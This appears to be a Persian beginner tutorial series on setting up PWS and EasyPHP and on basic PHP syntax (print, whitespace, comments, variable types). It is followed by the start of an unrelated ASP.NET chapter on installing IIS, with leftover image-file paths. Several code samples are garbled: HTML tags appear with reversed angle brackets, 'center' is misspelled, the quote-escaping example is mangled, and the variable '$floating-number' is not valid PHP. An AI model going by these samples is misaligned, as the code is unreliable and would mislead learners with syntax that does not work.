بعد از فشار دادن دکمه Typical پنجره ...Web Server Version Microsoft Personal باز خواهد شد که مسیر Root اصلی را باید در این مرحله مشخص کنید.(منظور از روت اصلی هما شاخه WWW می باشد که شما باید فایل های ASP یا PHP خودتون رو برای اجرا در این شاخه قرار دهید تا بتونید اون ها رو از طریق کاوشگر خودتون اجرا کنید.)در این مرحله شما می توانید با استفاده از گزینه Browse برای تغییر مسیر فایل اقدام کنید. دو کادر دیگه ای که در این قسمت غیر فعال می باشد مربوط به سرویس FTP می باشد که ما به آن احتیاج نداریم.(برای فعال کردن آنها می توانید از گزینه Custom استفاده کنید.) بعد از تعیین مسیر Root با فشار دکمه Next به مرحله بعدی کنترل را انتقال داد تا پنجره ای با سرفصل Completing Installation باز شود در این مرحله شما از روند کپی و نصب فایل ها بر روی سیستم اطلاع پیدا خواهید کرد.

بعد از اتمام این قسمت Wizard نصب پیان یافته و PWS با تشکر کردن از شما در این پنجره برای انتخاب این نرم افزار از شما می خواهد که با فشار دکمه Finish به برنامه نصب خاتمه دهید. بعد از فشار دکمه Finish این پنجره رو خواهید دید که عمل تنظیمات رو بر روی سیستم شما اعمال می کند. اکنون PWS بر روی سیستم شما نصب شده و شما می تونید از اون استفاده کنید. حالا باید PHP رو بر روی PWS نصب کنیم تا بتونیم از اون استفاده کنیم .

برای این کار , کار زیادی نمی خواد انجام بدین کافیه فقط در پنجره Server Type گزینه Microsoft Pws On Windows 9x or ME رو انتخاب کنید و چنان چه از ویندوز NT Workstation استفاده می کنید گزینه Workstation Microstft PWS on NT را انتخاب کنید و دیگر در احتیاج به تغییرات در جای دیگه ای وجود ندارد.حالا شما با موفقیت PWS رو نصب کردید و PHP رو روی اون فعال کردید .

منتظر باشید تا راه سوم رو هم یادتون بدم یعنی استفاده از Easy PHP !پس با ما باشید.

نرم افزار Easy PHP

اول از همه یک توضیح و عذر خواهی کنم از همه که من یکم دیر دیر مطلب می نویسم و اون به خاطر گرفتاری های دوروبرم هست!!!

در این درس می خواهیم در مورد چگونگی استفاد از نرم افزار **Esay PHP** صحبت کنیم. در این درس مرحله سوم یا آخرین مرحله نصب و پیکربندی PHP رو یاد می گیرید. اول کمی توضیح بدم که Esay PHP چیه و چه کاری میکنه! این نرم افراز یک شبیه ساز وب سرور هست که می تونه بروی کامپیوتر شما بدون نیاز به IIS و PWS برنامه های PHP رو با استفاده از کاوشگر اینترنت اجرا کنه.

همچنین این نرم افزار امکان استفاده از بانک اطلاعاتی مورد استفاده در PHP رو به شما میده , در درسهای بعدی بیشتر در مورد بانکهای اطلاعاتی صحبت می کنیم! برای نصب و پیکربندی Esay PHP ابتدا باید اون رو از اینجا دریافت کنید و بعد مراحل زیر رو برای نصب طی کنید!

با کلیک کردن روی فایل اجرایی "easyphp1-6_setup" می توانید Wizard نصب رو اجرا کنید. با اجرای فایل نصب پیغامی رو مشاهده خواهید کرد که در اون از شما برای نصب نرم افزار Esay PHP اجازه کسب می کنه که شما با زدن دکمه YES کادر رو تایید کرده و کار نصب رو ادامه می دهید.

سپس این پنجره باز خواهد شد که به شما اطلاعاتی در مورد نرم افزار Esay PHP میده که شما می تونید با زدن دکمه Suivant (من خودم تو زبان Wizard نصب این موندم اگه کسی میدونه چه زبانی هست به من هم بگه!!!)می توانید به مرحله بعد برید.

سپس پنجره Accord de Licence باز خواهد شد که شما با فشار دکمه Oui می توانید به مرحله بعدی بروید.

در این مرحله از Wizard نصب مسیری که فایل های Esay PHP قراره در اونجا کپی شوند رو به شما نشان خواهد داد که شما می توانید این مسیر نصب رو عوض کنید و با فشار دکمه Suivant > به کار خود ادامه دهید.

در مرحله بعد محلی که برای قرار گرفتن میانبر های Esay PHP در Programes رو مشخص می کند که شما می تونید با فشار دکمه Suivant > به Wizard نصب ادامه دهید و به مرحله بعدی بروید.

در این مرحله از شما برای کپی کردن فایلهای Esay PHP اجازه می خواهد که شما با فشار دکمه Installer این کادر را تایید می کنید. حال شما شاهد کپی شدن فایلها در مسیر تعیین شده هستید و باید اندکی صبر کنید تا عمل کپی انجام شود. بعد از اتمام کپی فایل از شما می خواهد که سیستم را دوباره راه اندازی کنید که شما با فشار دکمه Terminer اجازه این کار را به برنامه خواهید داد.

حالا بعد از دوباره راه اندازی سیستم در قسمت کازینه سیستم شمایل Esay PHP نمایش خواهد داده شد و شما هم اکنون می توانید با استفاده از مرورگر خودتون برنامه های PHP رو اجرا کنید!

شروع کد نویسی

امروز در مورد شکل کلی ساختار برنامه های PHP و روش استفاده از PHP در میان HTML صحبت میکنیم و همچنین یک برنامه ساده برای شروع کار رو یاد می گیریم!!! برای شروع به آموختن هر زبان برنامه نویسی شما احتیاج به این خواهید داشت که با قواعد دستوری (syntax) آن زبان آشنا شوید و این همان چیزی است که در این درس به آن می پردازیم.

دستورات پایه

برای ایجاد اولین صفحه PHP شما دقیقا همان کاری را خواهید کرد که برای ایجاد اولین صفحه HTML احتمالا انجام داده اید.

دو تفاوت اساسی بین یک متن HTML استاندارد و یک متن PHP وجود دارد.

۱- اسکریپتهای PHP باید در یک فایل با پسوند .قرار بگیرندphp (مانند index.php)

۲- همچنین برای جدا کردن کدهای PHP از کدهای HTML باید کدهای PHP در بین برچسبهای php?> و <؟ قرار گیرند.

تا کنون دو نکته از شکل دستوری PHP رو یاد گرفتید حالا باهم روند ایجاد یک صفحه نمونه یا بهتر بگم اولین برنامه PHP خود را دنبال می کنیم. ابتدا یک ویراشگر متن مانند Notepad و یا هر برنامه ای که می پسندید را باز کنید.

توضیح : شما می توانید از هر ویرایشگر متنی برای نوشتن دستورات PHP استفاده کنید و همچنین می توانید از نرم افزار هایی که مخصوص برنامه نویسان وب می باشد استفاده کنید مانند **Home Site** و **Macromedia Dreamweaver** و **Microsoft FrontPage** و ...

از منوی فایل گزینه NEW را برای ایجاد یک سند جدید انتخاب کنید. حال عبارتهای زیر را TYPE کنید.

```
<html>
<head>
<title>First PHP Script</title>
</head>
<body>
<?php
?>
</body>
</html>
```

ساختار بالا ساده ترین ساختار برای یک سند HTML که از برچسب های PHP استفاده می کند می باشد. *تمام اسکریپتهای PHP باید در بین برچسبهای مخصوص آن قرار داده شوند تا به عنوان کدهای PHP در نظر گرفته شوند. در حالیکه تمام کدهای خارج این دو برچسب معمولا به صورت کدهای HTML استاندارد به مرورگر کاربر منتقل می شوند.*

حال با استفاده از منوی فایل گزینه Save As را انتخاب کنید و نام فایل را frist.php قرار دهید و در مسیر root اصلی کامپیوتر خود قرار دهید.هم اکنون شما موفق به ایجاد اولین اسکریپت PHP خود شدید و زمان آن رسیده است که حقیقتا عملی را با استفاده از اسکریپت خود انجام دهید.

در این تمرین ما از تابع phpinfo() استفاده می کنیم تا اطلاعاتی مخصوص نصب PHP در سرویس دهنده را به مرورگر ارسال می کند.برای اضافه کردن تابع phpinfo() به اسکریپت خود فایل frist.php را در ویرایشگر متن خود باز کنید.سپس در بین دو برچسب (<?php , ?>) یک خط جدید ایجاد کنید و عبارت phpinfo(); را تایپ کنید حال اسکریپت خود را ذخیره کنید و آن را با استفاده از مرورگر اجرا کنید.

توضیح : کلیه دستورات PHP به علامت سیمی کالون (;) ختم می شود عدم گذاشتن این علامت باعث خطا در اجرای روند برنامه می شود و یکی از خطا های معمول در برنامه های PHP می باشد.

با اجرای اسکریپت خود در مرورگر این صفحه را خواهید دید که در آن اطلاعات مربوط به نصب و پشتیبانی PHP قرار دارد.

چند نکته :

۱- قرار ندادن علامت ; یکی از اشتباهات رایج در PHP می باشد.

۲- از آنجایی که انتهای هر دستور با یک علامت ; مشخص می شود شما می توانید چندین دستور را پشت سر هم در یک خط تایپ کنید و در انتهای هر دستور یک علامت ; قرار دهید هر چند که این کار رو پیشنهاد نمی کنم.

۳- هر دستور در PHP یک کد قابل اجرا محسوب میشه! به عبارت دیگه یک مدل PHP بعد از هر دستور (مانند print() و یا phpinfo()) یک فرمان را اجرا می کند در مقابل ساختار هایی مانند خطوط توضیح (Comment Line) برچسب های PHP (php Tag) و یا ساختارهای کنترلی (شرط ها حلقه ها و غیره) یک دستور محسوب نمی شوند بنابراین به یک ; نیز ختم نمی شوند .

در درس بعدی چند مثال ساده دیگه به همراه چاپ یک پیغام در مرورگر و همچنین فرستادن کد های HTML به مرورگر از طریق PHP و همچنین افزودن توضیحات به اسکریپت صحبت خواهیم کرد.

پس با ما باشید...

ارسال اطلاعات به مرورگر

امیدوارم که از درس قبلی استفاده لازم رو برده باشید و همچنین با اجرای اولین اسکریپت خود به زبان PHP مشکلی نداشته باشید!!! در امروز می خواهیم در مورد اینکه چطوری میشه یک متن رو به مرورگر ارسال کرد و همچنین ارسال کد HTML به مرورگر رو یاد بگیریم.

مسلما اگر شما تنها از PHP برای مطلع شدن از ویژگیهای نصب شده بر روی سرویس دهنده استفاده کنید استفاده مفیدی از آن نخواهید کرد!

یکی از متداولترین اعمالی که شما با استفاده از PHP انجام خواهید داد ارسال اطلاعات به مرورگر به صورت برچسبهای HTML و یا متن ساده می باشد. این عمل در PHP با استفاده از تابع PRINT() صورت می گیرد.

توضیح : تابع print() تنها تابعی نیست که برای ارسال اطلاعات به مرورگر استفاده می شود.

مثال:

برای چاپ یک پیغام ساده :ابتدا یک فایل جدید در ویرایش گر خود ایجاد کنید.سپس دستورات زیر را در فایل تایپ نموده و فایل را با نام print.php ذخیره کنید.

```
<html>
<head>
<title> PHP Script </title>
</head>
<body>
<?php print ( "Hello! World!");?>
</body>
</html>
```

بعد از اتمام کار تایپ فایل را با استفاده از مرورگر خود اجرا کنید.حال شما پیغام **Hello! World!** را در مرورگر خود مشاهده خواهید کرد.

پس شما موفق شدید که یک پیغام رو در مرورگر خودتون نمایش بدید.

نکات:

۱- توابع مختلفی برای ارسال متن به مروگر وجود دارند که شامل ()echo و()printf نیز می شوند. ()echo در حقیقت همانند ()print عمل می کند بنابراین به جزئیات بیشتر در مورد آن نمی پردازیم. همچنین در مورد تابع ()printf در درسهای بعد توضیح خواهم داد.

۲- شما می توانید در مورد تابع print از پرانتز استفاده نکنید ولی حذف علامتهای ("...") quotation امکانپذیر نمی باشد. برای مثال شما می توانید عبارت print "Hello! World!" را تایپ کنید . *ولی بهتر است که از پرانتز استفاده کنید.*

۳- فراموشی در قرار دادن یکی از علامتهای quotution و یا پرانتزها و یا علامت semicolon از اشتباهات رایج در استفاده از تابع ()print می باشد.

بنابراین به هنگام برخورد با اشکال در مورد اجراء این دستور در مرحله اول وجود این علائم را بررسی کنید.

ارسال Html به مرورگر:

Html در حقیقت برای اعمال ویژگیهای و جذابیتهای خاص به یک متن ساده ایجاد شده است. از آنجایی که HTML برای اعمال این ویژگیها و جذابیتها برچسبهایی را بین متن ساده قرار می دهد شما نیز برای فرستادن یک متن HTML به مرورگر باید برچسبها را با استفاده از PHP به همراه اطلاعات دیگر ارسال کنید.

ارسال یک متن + برچسبهای HTML به مروگر:

ابتدا فایل print.php را در ویرایشگر خود باز کنید.در خط هفتم بجای عبارت Hello! World! عبارت زیر را تایپ کنید.

>b><center<Hello! World/>!center/><b<

حال تغییرات را ذخیره کنید و اسکریپت خود را با استفاده از مرورگر خودتون اجرا کنید.

نکات

۱- برچسبهای HTML که از علامتهای Quotation استفاده می کنند. (مانند "font color = #000000>) در چاپ متن توسط PHP مشکل ایجاد می کنند! زیرا تابع ()print نیز از این علائم برای متن ارسالی خود استفاده می کند.برای رهایی از این مشکل قبل از این علامتها در برچسبهای HTML یک علامت (\lang1065) قرار دهید برای مثال در این حالت باید عبارت زیر را تایپ کنید:

";("<print>") font color="#000000\lang1065

در این هنگام PHP به جای تفسیر علائم quotation به عنوان آغاز یا انتهای یک عبارت تنها این علامت را به مرورگر منتقل می کند.

در درسهای بعدی به مثالهایی از این نو نیز برخورد خواهیم کرد و امیدوارم که این درس مورد استفاده قرار گرفته شده باشد.

در درسهای بعدی منتظر نکات دیگر در مورد تکنیکهای استفاده از دستورات HTML و استفاده از فضاهای خالی در PHP و HTML باشید و همچنین یاد خواهید گرفت چطوری توضیحات به اسکریپتهای خود اضافه کنید و در آخر هم در مورد متغییر ها صحبت خواهیم کرد!!!

پس با ما باشید و منتظر یک خبر !!!

فضاهای خالی و قرار دادن توضیحات در متن برنامه

در این درس می خواهیم در مورد استفاده از فضا های خالی در PHP و HTML صحبت کنیم.

اگر کمی با HTML آشنا باشید حتما می دانید که فضاهای خالی (مانند خطهای خالی و یا کاراکتر جای خالی) در متن نوشته شده به این زبان بدون اینکه تغییری در نمایش صفحه و یا تفسیر کد های HTML داشته باشد می توانند در ایجاد ساختار منظم و قابل فهم تر با ما کمک کنند. برای مثال : می توانید بین قسمتهای مجزایی کد های خود یک خط خالی قرار دهید و یا دستوراتی را که در داخل یک ساختار کنترلی قرار می گیرند. از یک ستون مشخص آغاز کنید. این سازماندهی متن توسط فضاهای خالی می توانید هم در کد های HTML و هم در کد های PHP استفاده کنید.

سازماندهی متن توسط فضاهای خالی در سه منطقه مجزا اثرات خود را نشان می دهد.در مرحله اول در اسکریپت های PHP مرحله بعد در اطلاعات ارسال شده توسط PHP به مرورگر وب(که معمولا در قالبHTML می باشند) و در آخر نیز در صفحه نمایش داده شده توسط مرورگر وب .

بنابراین برای سازماندهی متن در هر یک از این سه منطقه باید به روشهای متمایزی متوسل شد.

به هنگام اسکریپت نویسی به زبان PHP توجه داشته باشید که فضاهای خالی عموما (نه همیشه) در نظر گرفته نمی شوند. تمام خطهای خالی قرار گرفته شده در اسکریپت PHPتاثیری در نتیجه کار نخواهند داشت . کاراکتر های جای خالی نیز به طور معمول توسط PHP در نظر گرفته نمی شوند.

استفاده از سوییچ (\n) در PHP :

این سوییچ در تابع print() مورد استفاده قرار می گیرد و کار آن ایجاد یک خط جدید در کد HTML فرستاده شده به مرورگر می باشد. مثال:

در این مثال کاربرد سوییچ \n در کد PHP و همچنین نتیجه عمل کردن سوییچ در قبل از استفاده از آن و بعد از استفاده از آن را خواهید دید.

استفاده از سوییچ \n در تابع print():

```
>html<
>head<
>title>Test Script</title<
>/head<
>body<
<?php print("<b><cneter>Hello, World!</center></b>\n"); ?>
>body</
>/html<
```

اسکریپت بالا را اجرا کنید.تغییری که در استفاده از سوییچ \n در کد HTML خروجی ظاهر می شود به صورت زیر است.

```
>html<
>head<
>title>Test Script</title<
```

```
>head</
>body<
<b><center>Hello, World!</center></b>


</body>
>html</
```

ولی اگر از سوییچ n\ استفاده نشود کد HTML خروجی به صورت زیر نمایش داده می شود.

```
>html<
>head<
>title>Test Script</title<
>head</
>body<
>b><center<Hello, World/>!center/><b<
>body</
>html</
```

نکات:

- یکی از مواردی که PHP فضاهای خالی را در نظر می گیرد فضاهای خالی در تابع print می باشد.در این هنگام این کاراکتر های جای خالی به مرورگر ارسال می شوند. هر چند در HTML نیز این فضا ها عموما در نظر گرفته نمی شوند.

- برای مشاهده متن ارسال شده به مرورگر خود و مشاهده تفاوت حاصل از قراردادن ترکیبn\ از ویژگیهای "View Source" و یا "View page source" در مرورگر خود استفاده کنید.

افزودن توضیحات به اسکریپت های خود:

هر برنامه نویس بعد از مدتی متوجه این مطلب می شود که توضیحاتی که در طول برنامه برای خود یاداشت می کند. بسیار در خوانا تر شدن و درک دستورات برنامه در مراجعات بعدی موثر واقع می شوند.این یاداشت ها باعث یادآوری چگونگی عملکرد برنامه شما می شود. کامپیوتر نیز توضیحات (Comments) را در پردازش برنامه در نظر نمی گیرد.

PHP سه روش را برای افزودن توضیحات به برنامه پشتیبانی می کند.

شما می توانید با یکی از این سه روش توضیحات را به اسکریپت خود بی افزاید.

شما با قرار دادن یکی از علامت های // و یا # در ابتدای هر خط مطلب آن خط را به صورت یک توضیح تعریف می کنید. همچنین با به کار بردن این علائم در وسط یک خط عبارت بعد از آنها در آن خط به صورت توضیح در نظر گرفته می شود.

مثال:

در کد زیر عبارت "Just a greeting" به صورت توضیح در نظر گرفته می شود:

```
Print("Hello,World!");//Just a greeting
```

روش دیگر برای قرار دادن توضیح در اسکریپت PHP استفاده از علامت های /* و */ می باشد.هر تعداد کلمه یا عبارت یا حتی خطهای متوالی که بین این دو علامت قرارگیرد به صورت توضیح در نظر گرفته می شوند.

نکات:

- شما با استفاده /* و */ می توانید یک و یا چندین خط را به صورت توضیح در آورید.

- برنامه نویسان مختلف از روشهای مختلفی برای اضافه کردن توضیحات خود استفاده می کنند.آنچه مهم است این است که شما یک روش را انتخاب کنید و همیشه از آن استفاده کنید.

- توجه کنید که اگر شما از برچسب های <-- و --!> درون اسکریپت PHP خود استفاده کنید متن بین این دو برچسب به صورت توضیح در نظر گرفته نمی شوند.

- از آنجایی که متن توضیح در PHP به مرورگر ارسال نمی شود.برنامه نویس می تواند توضیحاتی که تنها خود او از آنها استفاده می کند را در برچسب ها PHP قرار دهد.

- ویرایش گر های پیشرفته مانند Home site و ... از رنگهای متفاوتی برای توضیحات استفاده می کنند. (این ویژگی در اسکریپت های بزرگ می تواند بسیار مفید واقع شود.)

انواع متغییرها

امروز می خواهیم در مورد انواع متغییر ها صحبت کنیم و همچنین چگونگی به کار بردن متغییر های و آرایه ها در یک اسکریپت PHP.

برای تبدیل صفحات ساده و ثابت به برنامه های دینامیک و سایت های جذاب در ابتدا شما احتیاج به این خواهید داشت که بتوانید اطلاعات را در اختیار بگیرید.متغییر ها همان ابزاری هستند که شما با استفاده از آن ها می توانید اطلاعات را در اختیار بگیرید و آنها را در دسترس خود قرار دهید. متغییر ها یکی از مهمترین ابزارها و مفاهیم هر زبان برنامه نویسی محسوب می شوند.

من در اینجا سه دسته مختلف از انواع متغییر ها را توضیح می دهم.

۱) اعداد (numbers)
۲) رشته ها (String)
۳) آرایه ها (arrays)

دسته اول شامل دو نوع متغییر است:

۱)اعداد صحیح (integers)

۲)اعداد اعشاری (floating - point) (همچنین اعداد اعشاری با دقت مضاعف (double

اما از آنجایی که تفاوت چندانی در چگونگی به کار بردن این دو نوع متغییر وجود ندارد . این دو را در یک دسته قرار می دهیم. PHP همچنین دارای یک نوع متغییر به نام شی (object) می باشد.

اعداد :

نکته:اعداد به صورت اعشاری (همراه با ممیز) و یا اعداد کسری از نوع متغییر های اعشاری محسوب می شوند. برای مثال (۱,۰) در PHP یک عدد اعشاری به حساب می آید. توجه کنید که در PHP اعداد به صورت کسری ذخیره نمی شوند بلکه معادل اعشاری خود تبدیل شده و سپس ذخیره می شوند.

مثال هایی از اعداد صحیح معتبر:

آ ۱آ و ۱۹۷۲آ و ۱-

مثالهای از اعداد اعشاری :

۱,۰آ و ۱۹,۷۲ و ۱,۰-

همچنین مثالهای که در دسته اعداد قرار نمی گیرند:

۰۲,۲۳,۷۲ آa1972 ۱۱/۴

رشته ها

یک متغییر از نوع رشته ای (String) از ترکیب هر نوع کاراکتری (حروف - اعداد - علائم و جای خالی) می تواند ساخته شود.اما این کاراکتر ها باید در داخل یکی از علامت های Single(' ') Quotation و یا (" ") Double Quotation قرار گیرند.

مثال:

HELLO , WORLD !""

"hello frist name ! "

"1 1/4"

"how are you?"

"02.23.72"

"1972"

نکته : اگر عدد نیز در داخل Quotation قرار گیرد به عنوان یک داده رشته ای در نظر گرفته می شود.

مثالهای از داده های رشته ای غیر مجاز:

hello world!

how are you" " "I Said," "

توجه!!!

شاید این سئوال در ذهن شما به وجود بیاد که چطوری می توانیم یک علامت " را به مرور گر ارسال کنیم؟ ما می توانیم این مشکل رو در PHP به این صورت رفع کنیم که قبل از علامت quitation از علامت (\) استفاده کنیم!!! پس وقتی ما در دستور print() این عبارت ("I Said, \"How are You?\" ") رو تایپ کنیم خروجی این دستور به صورت (I Said, "How are You?") خواهید دید.

بنابراین هر چند که گفته شد در داده رشته ای هر ترکیبی از کاراکتر ها به کار می رود. باید توجه داشته باشید که در مورد کاراکتر های ویژه باید دقت خاصی اعمال شود. کاراکتر های ویژه دیگری نیز وجود دارند که هنگام استفاده از آنها در یک داده رشته ای باید علامت backslash (\) قبل از آنها قرار دهیم.

این کاراکتر ها عبارت است از:

single quotation (')

apostrophe

backslash

و علامت dollar

نکات:

-مزیت استفاده از double quotes به جای single quotes در این است که در حالت دوم اگر متغیری داخل داده رشته ای خود به کار ببرید نام متغییر به عنوان جزئی از داده در نظر گرفته می شود و نه مقدار آن متغییر جایگزین نام آن نمی شود.

- در درسهای قبلی اشاره شد که در ترکیب \n برای مثال در تابع print() باعث ایجاد خط جدید می شود. بنابراین مشاهده می کنید که در این حالت خاص علامت backslash باعث در نظر گرفتن nبه صورت یک کاراکتر معمولی نشد.از موارد خاص دیگر می توان به ترکیب \r (بازگشت خطی (carriage return)) و \t (برای قرار دادن یک tab) اشاره کرد.

آرایه ها:

از آنجایی که آرایه ها کمی پیچیده تر از داده های عددی و رشته ای به حساب می آیند.در این قسمت تنها مختصری در مورد آنها توضیح داده می شود و در درسهای آینده با کاربرد های آن بیشتر آشنا خواهید شد.

بر خلاف داده های عددی و رشته ای که تنها می توانند دارای یک ارزش و یا مقدار باشند. آرایه ها می توانند حاوی لیستی از مقادیر باشند.بنابراین شما می توانید مقادیر مختلف عددی و یا رشته ای را داخل یک آرایه قرار دهید. همچنین آرایه ها خود می توانند شامل لیستی از آرایه ها باشند.

نکته:

- آرایه های استاندارد در PHP از مقادیر دادهای و یا عددی تشکیل می شوند (این آرایه ها به آرایه های شماره گذاری شده (indexed) و یا برداری (vector) نیز معروف هستند.)

و این همانا نامی است که Perl به این دسته از آرایه ها نسبت می دهد. در Perl آرایه هایی که خود از آرایه هایی تشکیل شده باشد. به نامهای آرایه های hashو associative و multi_dimensional شناخته می شوند. در PHP به هر دو دسته (یک یا چند بعدی) لفظ آ« آرایه آ» اطلاق می شود.

نسبت دادن مقادیر به متغیر ها

در PHP شما به اعلان (declare) متغیر ها احتیاج ندارید. همچنین نوع یک متغییر در هنگام عمل انتساب مشخص می شود.

در PHP برای نسبت دادن یک مقدار به یک متغییر و ذخیره آن مقدار از علامت مساوی (=) استفاده می کنید.در این هنگام این علامت با نام عمل گر انتساب (assignment Operater) خوانده می شود.

مثال:

```
$number = 1;

$floating-number = 1.2;

$string = "Hello,World!";
```

نکته:در PHP نیز همانند Java Script نوع متغییر در طول برنامه می تواند تغییر کند.

متغیرهای از پیش تعریف شده

متغیرهای از پیش تعریف شده (Predefined Variables) انواع خاصی از متغییر ها هستند که در یکی از برنامه ها به کار گرفته می شوند:

برنامه های کاربردی سرویس دهنده وب (web server applivations (مانند Apache)

سیستم عامل های سرویس دهنده وب (web server operationg system) مانند windows nt و یا (Solaris

و یا در خود مدل PHP .

در دو دسته اول این متغییر ها به متغیرهای محیطی (variables enviromental) معروفند .

متغیرهای از پیش تعریف شده در سرویس دهنده های مختلف ممکن است دارای تفاوتهایی باشند . بنابراین برای مشاهده این متغیر ها بهتر است از تابع phpinfo() که در درسهای قبلی توضیح داده ام استفاده کنید.

دو دلیل برای آشنایی شما با مفهوم متغیرهای از پیش تعریف شده وجود دارد.

دلیل اول اینست که این متغیر ها در برنامه نویسی شما کاربرد خواهند داشت و دلیل دیگر آنکه با شناخت این متغیر ها شما دیگر به صورت تصادفی نام یک متغییر را هم نام با این متغیر ها انتخاب نمی کنید.

نمونه هایی از متغیرهای محیطی سرویس دهنده عبارتند از: Hostname (نامی که سرویس دهنده به خود نسبت داده است) و Ostype (سیستم عاملی که بر روی سرویس دهنده در حال اجراء می باشد.)

نمونه های از متغییر های محیطی Apache عبارتند از: Document_Root (مکان ذخیره فایل ها بر روی سرویس دهنده) و HTTP_USER_AGENT (جزییاتی در مورد مرورگر و Platfromکاربر را ارائه می دهد).

متغییر PHP-SELF پر کاربرد ترین متغییر PHP می باشد که نام صفحه جاری را در خود ذخیره کرده است .

نکته:اگر شما متغیرهای خود را هم نام با متغیرهای محیطی سیستم نامگذاری کنید. نتایجی عجیب و منحصر به فردی حاصل می شوند. هر چند احتمال انجام این کار اندک می باشد. با این وجود بهتر است لیستی از متغییر های محیطی سیستم را در هنگام نامگذاری متغیر ها در برابر خود داشته باشید.

آموزش برنامه نویسی ASP.Net

آموزش ASP.NET

نویسنده : وحید نصیری


فصل اول ؛ آشنایی با IIS و Net Framework برای فراهم کردن مقدمات برنامه نویسی ASP.NET

مقدمه:

در این فصل به صورت بسیار کاربردی نحوه نصب، تنظیم و راه اندازی IIS را برای اجرای برنامه هایASP.NET فرا می گیرید . همچنین نکاتی نیز در مورد نصب Net Framewor . گوشزد خواهد شد . پس از مطالعه این فصل شما می توانیدIIS را نصب نموده ، دایرکتوریHome وب سایت را تعیین نموده ، صفحه پیش فرض را مشخص کنید و دایرکتوری مجازی در آن ایجاد نمایید . با تنظیمات IIS و موارد امنیتی آن نیز آشنا خواهید شد .

نصب و راه اندازی IIS :


IIS وب سرور مایکروسافت می باشد و برای ایجاد ، مدیریت و هاستینگ وب سایت ها مورد استفاده قرار می گیرد . این برنامه بر روی سی دی های ویندوز های ۲۰۰۰ به بالا که بر پایه ان تی هستند موجود می باشد . برای نصب به آن به قسمت Add/Remove Programsدر کنترل پنل مراجعه کنید و قسمتAdd/Remove windows components . را انتخاب کنید .سپس از صفحه ی ظاهر شده به نام Windows کامپوننت ویزاد گزینه ی Internet Information Services (IIS) را انتخاب نمایید و سپس روی دکمهDetails کلیک کنید تا سایر ملحقات آنرا نیز انتخاب نمایید . پس از تایید صفحه جاری و فشردن دکمه Next مجموعه ی IIS نصب می شود (احتمالا مسیرCD ویندوز را هم از شما خواهد پرسید) . در این حالت پس از نصب حتما باید ویندوز را ریست کنید . (شکل های ۱و ۲)



شکل ۱ - نحوه ی اضافه یا حذف کردن IIS

